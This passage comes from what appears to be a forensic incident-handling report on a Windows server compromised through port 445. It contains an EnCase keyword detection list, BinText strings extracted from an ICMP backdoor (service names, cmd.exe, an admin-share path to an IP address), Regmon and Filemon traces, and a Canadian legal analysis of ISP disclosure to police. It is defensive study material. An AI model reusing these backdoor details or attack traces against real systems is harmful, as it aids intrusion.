


String Search

The string search was done utilizing EnCase 4.13 which allows ordinary strings as well as grep expressions. When the search is done the software allows the user to search for all of the strings (keywords) or only those selected by the user. It also allows the user to search the slack space and only the slack space of files with known hash values. The following string searches are among the string searches that were conducted on the image of the compromised system.


String	Type	Reason
##?#?\.##?#?\.##?#?\.##?#?[^#\.]	Grep	Find IP Addresses
Hacke[rd]	Grep	Find Hacker or Hacked
Cracke[rd]	Grep	Find Cracker or Cracked
Exploit	String	Hacker Terminology
Warez	String	Hacker Terminology
Filez	String	Hacker Terminology
Toolz	String	Hacker Terminology
[ ]irc[ ]	Grep	Exploit is IRC Based
unicodbag.txt	String	Text found in del.bat file
expiorer.exe	String	Text found in del.bat file
del.bat	String	Text found in del.bat file
i[1l][1l][3e]gal	Grep	Hacker Terminology
password	String	To determine if attaker was looking for passwords
scan	string	Known that system was used to scan for other systems

The string searches in EnCase are referred to as Keyword searches and they are defined in the following box.



You can see that it gives you examples of the GREP symbols that it recognizes and gives considerable option including: Case Sensitive; GREP; and Unicode (Recommended on Windows Systems).

Below is an example of how EnCase shows its search hits. The right hand pane shows the file associated to the hit as well as a preview of the text surrounding the hit. The bottom pane shows the contents of the file and highlights the search hit in yellow. Once the text has been bookmarked it is then shown in blue text.



Conclusions

The system “TECHTOOL” was put on the internet on 2003.06.27 at 17:25:38 hours. The first hit on port 445 was at 17:38:14 and the first evidence of files being placed on the system by the attacker were at 20:18:19. The compromised system was compromised probably through a worm which attacked via port 445 which was open on the compromised system. The attacker gained administrator privileges using the file “wincmd32.bat” which guesses common userids and passwords. Examining the post attack live response we can see 25 TCP high ports listening and we see a corresponding 24 attempted connections and one established connections with the same ports as the new listening TCP ports. The 24 ports attempting connections are using port 445 and the established connection is on port 6667. This would be consistent with the Backdoor.Sdbot. Once compromised, 38 files were placed on the system by the attacker. The compromised system was then used to scan for other systems to compromise and had established at least one connection prior to being

shut down. This is a common attack method currently with numerous postings on the Internet referencing an increase in port 445 scanning.

Part 3: Legal Issues of Incident Handling

For this part, I am a Systems Security Director for an ISP in the Province of Saskatchewan which is also a telecommunications company.

There are a number of pieces of legislation that have to be considered when looking at this issue of what information can be supplied to law enforcement and under what circumstances. There is both Federal and Provincial legislation. There are also Industry standards and of course company policy which have to be considered as well.

Federal legislation which has to be considered include: The Privacy Act (In this case it would not apply as it only deals with Federal Government Institutions); the Personal Information Protection and Electronic Document Act, the Criminal Code of Canada and the Canadian Charter of Rights and Freedoms.

Provincial Legislation which has to be considered include: The Freedom of Information and Protection of Privacy Act and the Privacy Act (Neither of these Acts impact on the questions below).

The Industry Standards that I will be looking at are the policies of the Canadian Association of Internet Providers (CAIP).

On initial contact by law enforcement it is unlikely that I will have any information which is of any use to the police officer's investigation without reviewing my logs. I can advise him if it is likely that I have logs available for the time frame in question. I cannot give the police officer any information which would require a search warrant because to do so would negate the value of the evidence as it was obtained illegally and any information resulting from the inadmissible evidence would also be inadmissible.

Section 8 of the Charter of Rights and Freedoms reads, "Everyone has the right to be secure against unreasonable search or seizure."

Section 24(1) of the Charter of Rights and Freedoms reads, "Anyone whose rights or freedoms, as guaranteed by this Charter, have been infringed or denied may apply to a court of competent jurisdiction to obtain such remedy as the court considers appropriate and just in the circumstances."

Section 24(2) of the Charter of Rights and Freedoms reads, "Where, in proceedings under subsection (1), a court concludes that evidence was obtained in a manner that infringed or denied any rights or freedoms guaranteed by this Charter, the evidence shall be excluded if it is established that, having regard to all the circumstances, the admission of it in the proceedings would bring the administration of justice into disrepute."

Law enforcement has argued that Section 7(2)(a) and Section 7(3)(c)(ii) of the Personal Information Protection and Electronic Document Act which was assented to on April 13,

2000 and deals with the "Use without knowledge or consent" of personal information allows for an ISP to turn over information without the requirement for a search warrant.

Section 7(2) reads as follows ". . . an organization may, without the knowledge or consent of the individual, use personal information only if (a) in the course of its activities, the organization becomes aware of information that it has reasonable grounds to believe could be useful in the investigation of a contravention of the laws of Canada, a province or a foreign jurisdiction that has been, is being or is about to be committed, and the information is used for the purpose of investigating that contravention;"

Section 7(3) reads as follows ". . . an organization may disclose personal information without the knowledge or consent of the individual only if the disclosure is (c) . . . (ii) the disclosure is requested for the purpose of enforcing any law of Canada, a province or a foreign jurisdiction, carrying out an investigation relating to the enforcement of any such law or gathering intelligence for the purpose of enforcing any such law".

The key phrase here is ". . . an organization may", there is no requirement to disclose. This is where a company's policy is going to take precedence. In a public utility the privacy of its customers is extremely important and highly valued. It is for this reason that a public utility would be very hesitant to disclose any customer information without a valid court order when it is possible to obtain one.

CAIP's Fair Practices Policy Statement includes, "CAIP members will not knowingly host illegal content or condone illegal conduct, and they will take action when notified about either." It further goes on to say, ". . . it is important that CAIP Members develop an approach to content issues that takes into account the applicable laws, the member's particular circumstances and beliefs which can be applied consistently. . . . The identity of the user behind the behaviour or the content will likely be much more of an issue, so privacy issues will come into play, as well."
The CAIP Code of Conduct includes, "Privacy is of fundamental importance to CAIP members who will respect and protect the privacy of their users. Private information will be disclosed to law enforcement authorities only as required by law."

It is only necessary for the police officer to advise me of what information they are looking for; such as time frame of the incident, what is the originating IP Address of the suspect account, to have me retain the required information until such time as they can produce the required court process to obtain the information they are seeking. There is no legal process to order the retention of information in a criminal case other than a search warrant of some type. Once I have a verbal request from a police officer I have the authority to preserve whatever information has been requested. There are no formal procedures dealing with the retention of information prior to the issuance of some legal order.

There are two types of search warrants that could be used by law enforcement to access the information on a hacker utilizing our corporate network to hack a government system. The first is a search warrant pursuant to Section 487 of the Criminal Code of Canada. To obtain that type of warrant the police officer needs to know when and where the items

being sought are kept. There is a requirement to seize a thing (information only would not qualify) the information would have to be a hard copy printout. Typically the police officer will call ahead and request the information and when it has been collected the police officer would then attend the location where it is being kept, typically the Security Office, and produce a copy of the warrant which would then be retained by the ISP. There is also what is referred to as a General Warrant pursuant to Section 487.01 of the Criminal Code of Canada which allows for several innovative techniques. These include the request for information, a non tangible item, and the ability to request the seizure of items which do not currently exist but could be expected in the future to be available. This could include emails which have been delivered to an email account and opened (to capture an email in transit would require what is referred to as a Part VI order which is also referred to as a wiretap). Section 487 requires the item to be seized with a copy of the search warrant being produced at the time of seizure, therefore the logs could not be sent to the police officer he would have to come and pick them up. Section 487.01 has been used successfully to have information acquired in one jurisdiction be forwarded to another jurisdiction for collection.

As a Systems Security Director I am authorized to conduct any investigation into activity on my company's network. I would conduct an internal investigation into the account's activity including determining where the suspect dialed in from if it was on my company's network; what the account particulars are such as who is billed, the billing address; what email addresses are associated to the account; what other type of access might be available to the account used such as high speed ADSL, etc.; have there been any other investigations associated to that account and whatever other information might be available. As a telecommunications company I would also do a trace on the dial up account access to see where it originated from.

If my logs disclosed a hacker gained unauthorized access to my system at some point, created an account for him/her to use, and used THAT account to hack the government system. This would presents a different situation as the suspect is not a customer of my company and there are no legal or corporate requirements to keep any information that is acquired, confidential until a search warrant is produced by law enforcement. I would conduct an investigation, including doing an analysis of any electronic data (such as doing a live response of the compromised system to determine if the suspect was still on line; what services may have been compromised or placed on my system; imaging the server which was compromised and conducting the subsequent analysis). I would do the investigation to maintain control of the investigation and because I have better knowledge of the network and what it comprises than a police officer that hasn't been involved in its maintenance. Once I had concluded my investigation and provided my report to Senior Management, and if Corporate Counsel agreed, I would then provide the information to law enforcement for their follow-up. I would ensure that continuity of any exhibits was maintained until such time as they were presented to law enforcement and I would supply law enforcement with a copy of my notes maintained during the investigation.

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http://www.caip.ca/issues/selfreg/privacy-code/privacy.htm

Canadian Association of Internet Providers. Ode of Conduct"
http://www.caip.ca/issues/selfreg/code-of-conduct.code.htm

Appendix I – Results of BinText

File pos	Mem pos	ID	Text
0000004D	0040004D	0	!This program cannot be run in DOS mode.
000001D0	004001D0	0	.text
000001F8	004001F8	0	.rdata
0000021F	0040021F	0	@.data
00000248	00400248	0	.rsrc
000011D0	004011D0	0	D$,QPR
000011FC	004011FC	0	D$ j'P
0000121E	0040121E	0	T$,j'RP
000012FE	004012FE	0	T$,VRS
00001327	00401327	0	D$ j'P
00001349	00401349	0	T$,j'RP
00001408	00401408	0	L$ j'Q
0000142B	0040142B	0	D$,j'PQ
00001540	00401540	0	D$0QPR
0000156E	0040156E	0	D$$j'P
00001590	00401590	0	T$0j'RP
00001678	00401678	0	T$0URV
000016A1	004016A1	0	D$$j'P
000016C3	004016C3	0	T$0j'RP
00001803	00401803	0	D$ j'PQ
000019AF	004019AF	0	T$$QRj
000019CE	004019CE	0	D$$PW
00001BD6	00401BD6	0	h0A@
00001CEA	00401CEA	0	SPhxD@
00001D10	00401D10	0	SQhpD@
00001D65	00401D65	0	D$@SPS
00001E16	00401E16	0	T$|RP
00001E77	00401E77	0	USSSP3
00001F25	00401F25	0	D$(PQ
00002050	00402050	0	x!xu\
00002056	00402056	0	x"iuV
0000205C	0040205C	0	x#tuP
0000207A	0040207A	0	IQh@A@
00002270	00402270	0	t1h@D@
000022B4	004022B4	0	Ht Ht
0000243E	0040243E	0	Ph<B@
00002460	00402460	0	T$(QR
0000249D	0040249D	0	L$0PQ
00002528	00402528	0	Ph0C@
000032EA	004032EA	0	Sleep
000032F2	004032F2	0	HeapAlloc
000032FE	004032FE	0	GetProcessHeap
00003310	00403310	0	TerminateProcess
00003324	00403324	0	ReadFile
00003330	00403330	0	PeekNamedPipe
00003340	00403340	0	CloseHandle
0000334E	0040334E	0	CreateProcessA
00003360	00403360	0	CreatePipe
0000336E	0040336E	0	WriteFile
0000337A	0040337A	0	GetLastError
0000338A	0040338A	0	LocalAlloc
00003396	00403396	0	KERNEL32.dll
000033A6	004033A6	0	StartServiceCtrlDispatcherA
000033C4	004033C4	0	SetServiceStatus
000033D8	004033D8	0	RegisterServiceCtrlHandlerA
000033F6	004033F6	0	CloseServiceHandle
0000340C	0040340C	0	ControlService
0000341E	0040341E	0	QueryServiceStatus
00003434	00403434	0	OpenServiceA
00003444	00403444	0	CreateServiceA
00003456	00403456	0	OpenSCManagerA
00003468	00403468	0	DeleteService
00003478	00403478	0	StartServiceA
00003488	00403488	0	ChangeServiceConfigA

```
000034A0    004034A0  0   QueryServiceConfigA
000034B4    004034B4  0   ADVAPI32.dll
000034C4    004034C4  0   WSAIoctl
000034D0    004034D0  0   WSASocketA
000034DC    004034DC  0   WS2_32.dll
000034E8    004034E8  0   MFC42.DLL
000034F4    004034F4  0   memmove
00003506    00403506  0   fprintf
00003518    00403518  0   sprintf
00003522    00403522  0   perror
0000352C    0040352C  0   strstr
0000353E    0040353E  0   printf
00003546    00403546  0   MSVCRT.dll
00003554    00403554  0   __dllonexit
00003562    00403562  0   _onexit
0000356C    0040356C  0   _exit
00003574    00403574  0   _XcptFilter
00003582    00403582  0   __p___initenv
00003592    00403592  0   __getmainargs
000035A2    004035A2  0   _initterm
000035AE    004035AE  0   __setusermatherr
000035C2    004035C2  0   _adjust_fdiv
000035D2    004035D2  0   __p__commode
000035E2    004035E2  0   __p__fmode
000035F0    004035F0  0   __set_app_type
00003602    00403602  0   _except_handler3
00003616    00403616  0   _controlfp
00003624    00403624  0   ??0Init@ios_base@std@@QAE@XZ
00003644    00403644  0   ??1Init@ios_base@std@@QAE@XZ
00003664    00403664  0   ??0_Winit@std@@QAE@XZ
0000367C    0040367C  0   ??1_Winit@std@@QAE@XZ
00003692    00403692  0   MSVCP60.dll
00004049    00404049  0   ERROR 3
00004055    00404055  0   ERROR 2
00004061    00404061  0   ERROR 1
0000406C    0040406C  0   impossibile creare raw ICMP socket
00004098    00404098  0   RAW ICMP SendTo:
000040AE    004040AE  0   ======================== Icmp BackDoor V0.1 ========================
000040F4    004040F4  0   ========= Code by Spoof. Enjoy Yourself!
0000411E    0040411E  0   Your PassWord:
00004138    00404138  0   cmd.exe
00004142    00404142  0   Exit OK!
00004150    00404150  0   Local Partners Access
0000416A    0040416A  0   Error UnInstalling Service
0000418A    0040418A  0   Service UnInstalled Sucessfully
000041B2    004041B2  0   Error Installing Service
000041CE    004041CE  0   Service Installed Sucessfully
000041F5    004041F5  0   Create Service %s ok!
0000420D    0040420D  0   CreateService failed:%d
00004229    00404229  0   Service Stopped
0000423D    0040423D  0   Force Service Stopped Failed%d
00004260    00404260  0   The service is running or starting!
00004288    00404288  0   Query service status failed!
000042A8    004042A8  0   Open service failed!
000042C1    004042C1  0   Service %s Already exists
000042DC    004042DC  0   Local Printer Manager Service
000042FC    004042FC  0   smsses.exe
00004309    00404309  0   Open Service Control Manage failed:%d
00004338    00404338  0   Start service successfully!
00004358    00404358  0   Starting the service failed!
00004378    00404378  0   starting the service <%s>...
00004398    00404398  0   Successfully!
000043A8    004043A8  0   Failed!
000043B4    004043B4  0   Try to change the service's start type...
000043E0    004043E0  0   The service is disabled!
000043FC    004043FC  0   Query service config failed!
000062DB    004062DB  0   ?????
00005064    00405064  0   Hello from MFC!
000060F3    004060F3  0   \winnt\system32\smsses.exe
00006181    00406181  0   \winnt\system32\smsses.exe
```

000062B3	004062B3	0	\\199.107.97.191\C$
0000632F	0040632F	0	\winnt\system32
000063A7	004063A7	0	\winnt\system32\reg.exe
0000642F	0040642F	0	\winnt\system32\reg.exe
000064B7	004064B7	0	\winnt\system32\reg.exe
0000653F	0040653F	0	\winnt\system32\reg.exe
000065BD	004065BD	0	\winnt\system32\reg.exe
00006645	00406645	0	\winnt\system32\reg.exe
000066CD	004066CD	0	\winnt\system32\reg.exe
00006755	00406755	0	\winnt\system32\reg.exe
000067DD	004067DD	0	\winnt\system32\reg.exe
00005062	00405062	1	Hello from MFC!

Appendix II – Details of Winzip file "binary_v1.3.zip"

```
Testing ...
Current Location part 1 offset 5665
Archive: C:\Documents and Settings\Richard Lee\Desktop\binary_v1.3.zip   5687 bytes   1 file
End central directory record PK0506 (4+18)
=======================================
   current  location of end-of-central-dir record: 5665 (0x00001621) bytes
   expected location of end-of-central-dir record: 5665 (0x00001621) bytes
     based on the size of the central directory of
     57 and its relative offset of 5608 bytes
   part number of this part (00):                part 1
   part number of start of central directory (00): part 1
   number of entries in central dir in this part:  1
   total number of entries in central dir:         1
   size of central dir:                          57 (0x00000039) bytes
   relative offset of central dir:             5608 (0x000015e8) bytes
   zipfile comment length:                        0
Current Location part 1 offset 5608
Central directory entry PK0102 (4+42): #1
===================================
   part number in which file begins (00):         part 1
   relative offset of local header:              0 (0x00000000) bytes
   version made by operating system (00):          MS-DOS, OS/2, NT FAT
   version made by zip software (20):              2.0
   operat. system version needed to extract (00):  MS-DOS, OS/2, NT FAT
   unzip software version needed to extract (20):  2.0
   general purpose bit flag (0x0000) (bit 15..0):  0000.0000 0000.0000
     file security status  (bit 0):              not encrypted
     extended local header (bit 3):              no
   compression method (08):                      deflated
     compression sub-type (deflation):             normal
   file last modified on (0x00002e54 0x000065b8):  2003-Feb-20 12:45:48
   32-bit CRC value:                             0xd185fd18
   compressed size:                               5567 bytes
   uncompressed size:                              26793 bytes
   length of filename:                           11 characters
   length of extra field:                        0 bytes
   length of file comment:                         0 characters
   internal file attributes:                     0x0000
     apparent file type:                         binary
   external file attributes:                     0x81ff0020
     non-MSDOS external file attributes:           0x81ff00
     MS-DOS file attributes (0x20):              arc
Current Location part 1 offset 5654
   filename:target2.exe
Current Location part 1 offset 0
Local directory entry PK0304 (4+26): #1
-----------------------------------
   operat. system version needed to extract (00):  MS-DOS, OS/2, NT FAT
   unzip software version needed to extract (20):  2.0
   general purpose bit flag (0x0000) (bit 15..0):  0000.0000 0000.0000
     file security status  (bit 0):              not encrypted
     extended local header (bit 3):                no
   compression method (08):                        deflated
```

```
  compression sub-type (deflation):          normal
  file last modified on (0x00002e54 0x000065b8):  2003-Feb-20 12:45:48
  32-bit CRC value:                          0xd185fd18
  compressed size:                           5567 bytes
  uncompressed size:                         26793 bytes
  length of filename:                        11 characters
  length of extra field:                     0 bytes
Current Location part 1 offset 30
  filename:target2.exe
Current Location part 1 offset 41
  testing: target2.exe          OK
No errors detected in compressed data of C:\Documents and Settings\Richard Lee\Desktop\binary_v1.3.zip.
```

Appendix III – Regmon log containing "target2.exe"

```
10469 31.81885077 explorer.exe:756  OpenKey
      HKLM\System\CurrentControlSet\Control\Session
Manager\AppCompatibility\target2.exe      NOTFOUND


10471 31.82037443 explorer.exe:756  OpenKey
      HKLM\Software\Microsoft\Windows\CurrentVersion\App Paths\target2.exe
      NOTFOUND
10472 31.82046243 explorer.exe:756  OpenKey
      HKLM\Software\Microsoft\Windows\CurrentVersion\App Paths\target2.exe
      NOTFOUND

10473 31.88892055 explorer.exe:756  OpenKey     HKLM\Software\Microsoft\Windows
NT\CurrentVersion\Image File Execution Options\target2.exe  NOTFOUND


10480 31.89604184 target2.exe:700   OpenKey     HKLM\Software\Microsoft\Windows
NT\CurrentVersion\Image File Execution Options\target2.exe  NOTFOUND
10481 31.89608962 target2.exe:700   OpenKey     HKLM\Software\Microsoft\Windows
NT\CurrentVersion\Image File Execution Options\target2.exe  NOTFOUND
10482 31.90084916 target2.exe:700   OpenKey     HKLM\Software\Microsoft\Windows
NT\CurrentVersion\Image File Execution Options\target2.exe  NOTFOUND


10488 32.05343862 target2.exe:700   OpenKey     HKLM\Software\Microsoft\Windows
NT\CurrentVersion\Image File Execution Options\target2.exe  NOTFOUND
      HKCU\Console\C:_UnknownBinary_File_target2.exe  NOTFOUND
10493 32.06227382 CSRSS.EXE:164     OpenKey
      HKCU\Console\C:_UnknownBinary_File_target2.exe  NOTFOUND


10499 32.08066498 target2.exe:700   OpenKey
      HKLM\System\CurrentControlSet\Control\Session Manager SUCCESS     Key:
0xE1D604E0
10500 32.08071275 target2.exe:700   QueryValue
      HKLM\System\CurrentControlSet\Control\Session Manager\SafeDllSearchMode
      NOTFOUND
10501 32.08077896 target2.exe:700   CloseKey
      HKLM\System\CurrentControlSet\Control\Session Manager SUCCESS     Key:
0xE1D604E0
10502 32.08124410 target2.exe:700   OpenKey     HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon    SUCCESS     Key: 0xE1D604E0
10503 32.08128517 target2.exe:700   QueryValue  HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon\LeakTrack      NOTFOUND
10504 32.08133797 target2.exe:700   CloseKey    HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon    SUCCESS     Key: 0xE1D604E0
10505 32.08141172 target2.exe:700   OpenKey     HKLM  SUCCESS     Key:
0xE1D604E0
10506 32.08157934 target2.exe:700   OpenKey     HKLM\Software\Microsoft\Windows
NT\CurrentVersion\Diagnostics NOTFOUND
10507 32.08385477 target2.exe:700   OpenKey
      HKLM\System\CurrentControlSet\Control\Error Message Instrument\   NOTFOUND

10508 32.08554688 target2.exe:700   OpenKey     HKLM\Software\Microsoft\Windows
NT\CurrentVersion\Compatibility32   SUCCESS     Key: 0xE1D4A860
```

```
10509 32.08561728 target2.exe:700   QueryValue  HKLM\Software\Microsoft\Windows
NT\CurrentVersion\Compatibility32\target2 NOTFOUND
10510 32.08568852 target2.exe:700   CloseKey    HKLM\Software\Microsoft\Windows
NT\CurrentVersion\Compatibility32   SUCCESS     Key: 0xE1D4A860
10511 32.08588380 target2.exe:700   OpenKey     HKLM\Software\Microsoft\Windows
NT\CurrentVersion\Compatibility2    SUCCESS     Key: 0xE1BCFCA0
10512 32.08597431 target2.exe:700   QueryValue  HKLM\Software\Microsoft\Windows
NT\CurrentVersion\Compatibility2\target20.0     NOTFOUND
10513 32.08602879 target2.exe:700   CloseKey    HKLM\Software\Microsoft\Windows
NT\CurrentVersion\Compatibility2    SUCCESS     Key: 0xE1BCFCA0
10514 32.08611595 target2.exe:700   OpenKey     HKLM\Software\Microsoft\Windows
NT\CurrentVersion\IME Compatibility SUCCESS     Key: 0xE1D6BE60
10515 32.08615869 target2.exe:700   QueryValue  HKLM\Software\Microsoft\Windows
NT\CurrentVersion\IME Compatibility\target2     NOTFOUND
10516 32.08621233 target2.exe:700   CloseKey    HKLM\Software\Microsoft\Windows
NT\CurrentVersion\IME Compatibility SUCCESS     Key: 0xE1D6BE60
10517 32.08698757 target2.exe:700   OpenKey
      HKLM\System\CurrentControlSet\Control\Session
Manager\AppCompatibility\target2.exe      NOTFOUND
10518 32.08709401 target2.exe:700   OpenKey     HKLM\Software\Microsoft\Windows
NT\CurrentVersion\Windows     SUCCESS     Key: 0xE1D6BE60
10519 32.08713675 target2.exe:700   QueryValue  HKLM\Software\Microsoft\Windows
NT\CurrentVersion\Windows\AppInit_DLLs    SUCCESS     ""
10520 32.08721302 target2.exe:700   CloseKey    HKLM\Software\Microsoft\Windows
NT\CurrentVersion\Windows     SUCCESS     Key: 0xE1D6BE60
10521 32.13315404 target2.exe:700   OpenKey     HKCU  SUCCESS     Key:
0xE1333260
10522 32.13321270 target2.exe:700   OpenKey
      HKLM\System\CurrentControlSet\Control\Nls\MUILanguages      NOTFOUND


10523 32.13328059 target2.exe:700   OpenKey     HKCU\Control Panel\Desktop
      SUCCESS     Key: 0xE1D6DEE0
10524 32.13333255 target2.exe:700   QueryValue  HKCU\Control
Panel\Desktop\MultiUILanguageId     NOTFOUND
10525 32.13338703 target2.exe:700   CloseKey    HKCU\Control Panel\Desktop
      SUCCESS     Key: 0xE1D6DEE0
10526 32.13342558 target2.exe:700   CloseKey    HKCU  SUCCESS     Key:
0xE1333260
10527 32.17462298 target2.exe:700   OpenKey
      HKLM\System\CurrentControlSet\Control\ServiceCurrent  SUCCESS     Key:
0xE1333260
10528 32.17469506 target2.exe:700   QueryValue
      HKLM\System\CurrentControlSet\Control\ServiceCurrent\(Default)    SUCCESS
      0x9
10529 32.17476462 target2.exe:700   CloseKey
      HKLM\System\CurrentControlSet\Control\ServiceCurrent  SUCCESS     Key:
0xE1333260


10863 47.20916507 target2.exe:700   CloseKey    HKLM  SUCCESS     Key:
0xE1D604E0
```

Appendix IV – Filemon log containing "target2.exe"

```
1371  153:49:07   explorer.exe:756  IRP_MJ_CREATE
      C:\UnknownBinary\File\target2.exe   SUCCESS     Attributes: N Options:
Open
1372  153:49:07   explorer.exe:756  IRP_MJ_QUERY_INFORMATION
      C:\UnknownBinary\File\target2.exe   SUCCESS     FileStreamInformation
1373  153:49:07   explorer.exe:756  IRP_MJ_QUERY_INFORMATION
      C:\UnknownBinary\File\target2.exe   SUCCESS     FileBasicInformation
1374  153:49:07   explorer.exe:756  IRP_MJ_READ
      C:\UnknownBinary\File\target2.exe   SUCCESS     Offset: 0 Length: 24
1375  153:49:07   System:8    IRP_MJ_CLOSE
      C:\UnknownBinary\File\target2.exe   SUCCESS

1377  153:49:07   explorer.exe:756  IRP_MJ_CREATE
      C:\UnknownBinary\File\target2.exe: Raec25ph4sudbf0hAaq5ehw3Nf:$DATA
      FILE NOT FOUND    Attributes: N Options: Open
1378  153:49:07   explorer.exe:756  IRP_MJ_CLEANUP
      C:\UnknownBinary\File\target2.exe   SUCCESS

1381  153:49:07   explorer.exe:756  IRP_MJ_CREATE
      C:\UnknownBinary\File\target2.exe   SUCCESS     Attributes: N Options:
Open
1382  153:49:07   explorer.exe:756  IRP_MJ_QUERY_INFORMATION
      C:\UnknownBinary\File\target2.exe   SUCCESS     FileStreamInformation
1383  153:49:07   explorer.exe:756  IRP_MJ_QUERY_INFORMATION
      C:\UnknownBinary\File\target2.exe   SUCCESS     FileBasicInformation
1384  153:49:07   explorer.exe:756  IRP_MJ_READ
